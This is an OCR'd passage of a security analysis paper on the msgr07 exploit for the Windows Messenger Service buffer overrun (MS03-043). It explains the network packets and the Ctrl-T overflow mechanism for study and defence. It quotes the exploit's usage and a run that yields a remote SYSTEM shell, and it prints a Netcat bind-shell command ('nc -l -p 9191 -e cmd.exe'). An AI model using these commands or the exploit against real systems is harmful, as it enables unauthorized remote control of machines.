


Figure 12

Packet 3 (Figure 12) is where most of the action takes place from our "net send" command. Notice in the middle Ethereal window that packet 3 is broken out into its component headers. Each header contains the information needed by the network to move the data along the network or to allow the host computer to process the data. This processing takes place in conceptual network layers that are described in the OSI and Internet network models. The Internet Networking model consists of four layers. The Network Interface layer handles the physical movement of the data over the network wire and into the Network Interface Card (NIC). The Internet layer is where IP, ARP, and other protocols live and whose job is to deliver our packets over the network. The Transport layer protocols TCP and UDP facilitate communications between host computers. The Application layer processes the information that is sent over the network for the end user.

A good explanation of the Internet model and a comparison to the OSI model can be found at "Introducing TCP/IP" - http://tutorials.findtutorials.com/read/category/99/id/393/p/2.

The Frame header and Ethernet II header describes information used at the Network Interface layer. Notice that this layer deals with the hardware MAC addresses. The Internet Protocol (IP) header corresponds to the Internet layer and deals with the IP addressing for each communicating host. These first three headers would be the same for any IP based network communications that occurs between these two hosts over this network.

The User Datagram Protocol (UDP) header at the Transport layer begins to give us some clues on how the "net send" command works. We see that the sending host used port 5233 to send the message to port 135 on the receiving host. UDP port 135 is used by the RPC process to listen for communications requests. This RPC process is the end-point mapper (epmap).

Note: Since UDP is a "connectionless" protocol, there is no acknowledgement response back from the receiver to the sender. There is no "three way handshake" as we see in the TCP connection oriented protocol. The sender assumes that the receiver will get the UDP packet. As we will see, acknowledgement that the message is received is handled later.

Note: Sometimes there is confusion about TCP/IP destination and sending port numbers. Hosts "listen" on well known port numbers for traffic sent to that host's IP address and port number (called a socket). The sending host picks an unused port number above 1023 at random to initiate the communications. The receiving host then knows to send information back to the senders IP address and selected port because this information is part of the packet header. So in our case, one host is "listening" on UDP port 135 for any UDP traffic addressed to its IP address. The sending host knows that UDP port 135 will be open to receive the traffic sent to it and that the receiving host can communicate back to the sender using the now open port that was selected (port 5233 in our case).

See "PORT NUMBERS" - http://www.iana.org/assignments/port-numbers for the authoritative list of all TCP and IP port numbers.

Port 135 (both TCP and UDP) is the port the RPC endpoint mapper listens on for network traffic.

In Microsoft Security Bulletin MS01-048 "Malformed Request to RPC Endpoint Mapper can Cause RPC Service to Fail" - http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-048.asp, the RPC endpoint mapper is described:

> *The RPC endpoint mapper allows RPC clients to determine the port number currently assigned to a particular RPC service.*
>
> *RPC (Remote Procedure Call) is a technology that's used extensively to support distributed applications -- that is, applications whose various components are located on different computers. The primary purpose of RPC is to provide a way for the components to communicate with each other. This allows the components to levy requests on each other and communicate the results of these requests.*
>
> *What's the RPC endpoint mapper?*
>
> *Every RPC service that uses IP based protocol uses a TCP or UDP port to communicate with its clients. However, in most cases, ports are assigned to RPC services*

dynamically. As a result, an RPC service that's available on two different machines may use a different port on each. Likewise, an RPC service on a single machine may use a different port every time the machine is rebooted. There has to be a way for clients to find the right port for a particular RPC service on a particular machine.

This is what the RPC endpoint mapper service does. Before starting a session with an RPC service, a client first consults the endpoint mapper service on the server to determine the port over which the service currently operates. It then begins communicating directly with the service.

The next header in the packet is the payload for the Application layer Messenger Service. It is data the Messenger Service needs to display our message on the receiving host. The Distributed Computing Environment Remote Procedure Call (DCERPC) protocol defines a standard way for host processes to communicate over a network. It provides a way for processes to "call" other processes over the network as if the programs were located on the same host.

The DCERPC protocol data provides the Messenger Service running on the receiving host the information necessary to display the "popup" message on the screen. We can see the actual message in the third Ethereal window at the bottom of the screen shot as well as the sending host name and the receiving host IP address (Figure 12).




Figure 13




Figure 14

Packets 4 and 5 (Figures 13 and 14) are part of the DCERPC protocol. They are conversation manager (CONV) packets that provide DCERPC specific information about the communicating hosts. The CONV packets exchange the Universal Unique Identifier (UUID) for the Client Address Space (CASUUID). UUIDs are a standard way to address objects on the Internet. The Client Address Space is an object defined in the RPC standard that stores the remote address of the client machine. The CONV packets are somewhat similar to ARP packets in that they help establish communication parameters between the talking hosts. In our example, the sending host (192.168.1.2) asks for the CASUUID of the receiving host (192.168.1.3) in packet 4 and the receiving host replies with a CASUUID of 44ee2620-3e6b-484d-abb2-39a20d0acda6 in packet 5.

For more information on the DCERPC protocol see “CDE 1.1: Remote Procedure Call (Copyright © 1997 The Open Group) Conversation Manager Interface Definition” - http://www.opengroup.org/onlinepubs/9629399/apdxp.htm

It is important to note here that the port of the computer that received the message (192.168.1.3) has changed from UDP port 135 (the end point mapper port) to UDP port 1032 and UDP port 1027 in frames 4 through 8. That is because the end point mapper has done it job. The endpoint mapper listened on UDP port 135 for the initial communication and then assigned the dynamic ports that the Messenger Service was really using to talk back to the requesting host.




Figure 15




Figure 16




Figure 17

Finally, in packets 6, 7, and 8 (Figures 15, 16, and 17), the communication between each host is acknowledged and the communication session is over. The DCERPC protocol has to provide its own communications checking because UDP is a connectionless protocol. It has no mechanism to ensure delivery of a packet, so the higher layer network protocol (DCERPC in this case) has to provide it.

Note: If NetBIOS over TCP is enabled on both communicating hosts, the Messenger Service can (and usually does) use an alternative way to communicate between hosts. Instead of the RPC method describe above, it uses SMB (Server Message Block) protocol over UDP port 137 and TCP port 139. Since the msg07 exploit uses the RPC method in its attack, we focus on that method. A good explanation of the SMB method is described at "Windows Messenger Delivery options: SMB vs. MS RPC" - http://www.mynetwatchman.com/kb/security/articles/popupspam/netsend.htm.

So we see that in just a few network packets that Messenger Service delivers its message from the sending host to the target host. But behind the scenes complex actions take place as networking and operating system software works together to finally display the message on the screen. Next we will see where the problem lay within this intricate maze of software interactions that allows an attacker to use the Messenger Service to gain unauthorized access to the target host.

Variants
The msgr07 exploit is based on a proof of concept exploit called "DoS Proof of Concept for MS03-043" written by Hanabishi Recca - recca@mail.ru (http://downloads.securityfocus.com/vulnerabilities/exploits/MS03-043_poc.c).

Recca's code has been ported to Linux by VeNoMouS - venom@gen-x.co.nz (http://downloads.securityfocus.com/vulnerabilities/exploits/ms03-043.c).

Both of these variants result in Denial of Service attacks against the target machine.

Messenger exploit by MrNice is a variant that provides similar functionality to msgr07 for the French language version of Windows 2000. (http://downloads.securityfocus.com/vulnerabilities/exploits/MS03-04.W2kFR.c).

Description
In this section we look at the Messenger Service buffer overrun vulnerability and see why the vulnerability can be exploited by msgr07. We also look in detail at msgr07 to see how it operates.

The msgr07 exploit is a c program that can be compiled into an executable program (msgr07.exe). Both the source code and the complied executable are available for down load from various security related web sites. Execution of msgr07 results in a remote command shell on the target host running in the context of the LocalSystem user account.

Note: See http://downloads.securityfocus.com/vulnerabilities/exploits/msgr07.c for the full listing of the msgr07 source code.

Note: msgr07 does not work on every system for reasons we will explore later in the paper. But when it does not provide a command prompt on the target system, it usually crashes the target system and causes a denial of service.

Below is Adik's description of his exploit as he posted it on the Full-Disclosure mailing list (http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg11295.html):

- *From: Adik*
- *Subject: [Full-Disclosure] [Exploit]: Microsoft Windows Messenger Service Heap Overflow Exploit (MS03-043)*
- *Date: Fri, 14 Nov 2003 19:43:21 -0800*

```
Hi fellaz,
grab ur copy of messenger exploit at http://netninja.to.kg    :)

----------------------------------------
```

```
C:\msgr>msgr07

-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 ]=-

 by Adik < netmaniac [at] hotmail.KG >
 http://netninja.to.kg

 Target OS version:

 [0]    Windows 2000 SP 3 (en)
 [1]    Windows XP SP 1 (en)

 Usage: msgr07 [TargetIP] [ver: 0 | 1]
 eg: msgr.exe 192.168.63.130 0

C:\msgr>msgr07 192.168.63.1 1

-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 ]=-

 by Adik < netmaniac [at] hotmail.KG >
 http://netninja.to.kg

[*] Target:      IP: 192.168.63.1       OS: Windows XP SP 1 (en)
[*] UEF:         0x77ed73b4
[*] JMP:         0x7804bf52

[*] WSAStartup initialized...
[*] Msg body size: 3600
[*] Socket initialized...
[*] Injecting packet into a remote process...
[*] Packet injected...
[i] Try connecting to 192.168.63.1:9191

C:\msgr>nc 192.168.63.1 9191 -vv
NETMAN [192.168.63.1] 9191 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

-----------------------------------------
Best regards,
 Adik                          mailto:[EMAIL PROTECTED]
```

```
Full-Disclosure - We believe in it.
Charter: http://lists.netsys.com/full-disclosure-charter.html
```

Messenger Service - What is the vulnerability?
Microsoft Security Bulletin MS03-043 titled "Buffer Overrun in Messenger Service Could Allow Code Execution (828035)" - (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-043.asp) describes the Messenger Service vulnerability this way:

> *A security vulnerability exists in the Messenger Service that could allow arbitrary code execution on an affected system. The vulnerability results because the Messenger Service does not properly validate the length of a message before passing it to the allocated buffer.*
>
> *An attacker who successfully exploited this vulnerability could be able to run code with Local System privileges on an affected system, or could cause the Messenger Service to fail. The attacker could then take any action on the system, including installing programs, viewing, changing or deleting data, or creating new accounts with full privileges.*

This vulnerability is a classic buffer overrun problem. In this case, a program buffer used to hold the "message" ("Please logoff by 5:00…" in our example above) is not properly checked to make sure that the length of the message is not greater than the length of the program buffer used to store the message. This error by the programmer of the Messenger Service program means that a malicious program can send a specially crafted message to the Messenger Service that will insert executable code into an area of the target machine's memory and trigger that code to run. As we have seen, the Messenger Service runs as the LocalSystem user, and the LocalSystem user has high privileges on the target machine. The successful execution of this exploit results is a totally compromised system.

Comments in Recca's original proof of concept exploit source code (http://downloads.securityfocus.com/vulnerabilities/exploits/MS03-043_poc.c) give us a clue as to the exact nature of how msgr07 exploits the Messenger Service buffer overrun vulnerability:

> *(a character 0x14 in encountered in the 'body' part of the message, it is replaced by a CR+LF. The buffer allocated for this operation is twice the size of the string, which is the way to go, but is then copied to a buffer which was only allocated 11CAh bytes. Thanks to that, we can bypass the length checks and overflow the fixed size buffer.)*

Apparently, the programmer of the Messenger Service did try to prevent a buffer overrun by creating a buffer for the text message that was more than big enough to hold the input. But in a later operation, the content of the larger buffer is copied to a buffer that is not large enough to hold the expanded content. This operation is what results in the buffer overrun.

But why does the message get expanded? If the message input did not get expanded by replacing the 0x14 character with CR and LF characters then there would not be a buffer overrun problem and the msgr07 exploit would not work.

The 0x14 character (0x means this is the hex representation of the character) is the ASCII character Ctrl-T (or ^T). Ctrl-T is used in the DOS command processor as a continuation line. Figure 18 and 19 below is an example of using Ctrl-T in a net send command:




Figure 18




Figure 19

We see that Ctrl-T results in a new line being displayed in the pop-up message. The single Ctrl-T character is expanded by the Messenger Service into two characters, a Carriage Return (CR) and Line Feed (LF).

According to Recca's comment, the input buffer to hold the expanded message is twice big enough to handle the worst case input message (all Ctrl-T's), but later, in further processing of the text message, that buffer gets copied to another buffer in memory that is not big enough to handle the extra characters.

So the exploit sends a message that consists of enough Ctrl-T (0x14) characters to overrun an internal program buffer. The Ctrl-T characters are followed by the code to be executed that gives the attacker a command prompt and an instruction to cause that code to be executed.

Before we run msgr07, let's outline the program code to see how it will attempt to compromise the target host.

Adik's strategy in his exploit code is shown in this comment from the msgr07 program:

access violation -> unhandledexceptionfilter ->
-> call [esi+48h]/call [edi+6ch] (win2kSP3/WinXPSP1) -> longjmp -> shellcode

msgr07 is going to overrun the Messenger Service memory to set up the following:

1. Use the buffer overrun to load into memory the code (shellcode) necessary to execute a remote command prompt.

2. Use the buffer overrun to overwrite the system code (unhandledexceptionfilter) that handles errors when programs attempt to write to protected memory. Replace the unhandledexceptionfilter code with code that will branch to and execute the shellcode.

3. Cause a memory access violation to trigger the execution of shellcode.

The shellcode is used to establish a Netcat session that loads a command prompt ready to receive commands over TCP port 9191. Adik uses what he calls “kyrgyz_bind_code” in several of his exploits. kyrgyz_bind_code is equivalent to the following Netcat command:

```
nc  -l -p 9191 -e cmd.exe
```

This Netcat command (and Adik’s kyrgyz_bind_code) tells the host to listen (-l) on port 9191 (-p 9191) and to execute a command prompt (-e cmd.exe) when a connection is made.

Note: Netcat is a network utility which reads and writes data across network connections. See http://netcat.sourceforge.net/ for complete information on Netcat.

Along with shellcode being loaded into memory, Adik loads two additional pieces of data. The first is code to overwrite and replace the unhandledexceptionfilter pointer with a pointer to the shellcode. The second is a program call (or jump) pointer to trigger the protected memory violation that caused unhandledexecptionfilter to execute. These two pieces of data vary depending on the version of Windows being attacked.

Now let’s run the exploit code and capture the network packets it sends to the target host.

